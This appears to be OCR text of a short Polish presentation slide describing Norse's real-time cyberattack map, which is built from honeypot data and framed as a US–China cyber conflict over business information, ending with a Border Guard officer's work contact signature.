
„…Jesteśmy obecnie świadkami wielu wojen. Co sekundę padają kolejne strzały. Największa z nich rozgrywa się pomiędzy Stanami Zjednoczonymi a Chinami. Cel: zdobycie biznesowych informacji na temat konkurencji. Mapa, którą za moment poznacie, pozwala poznać skalę tych działań… Cyberdziałań, gwoli ścisłości.”

mapa została stworzona przez Norse – amerykańską firmę zajmującą się monitorowaniem malware i spyware. Mapa pokazuje w czasie rzeczywistym „wymianę ognia” w całym cyberświecie. Jak jednak podkreślają twórcy – zaprezentowane ataki bazują na niewielkiej liczbie zgromadzonej dzięki honeypotowej infrastrukturze Norse. Można jednak przyjąć, że w rzeczywistości statystyki byłyby podobne… tyle tylko, że trzeba by zastosować odpowiedni mnożnik liczby ataków.

\

http://map.ipviking.com/

Dziękuję za uwagę



kpt. Grzegorz Data
OISW Rzeszów
tel: 17 85 80 775
mobile: 516 092 966
voip: 8021001
email: grzegorz.data@sw.gov.pl
JID: grzegorz.data@jabber.sw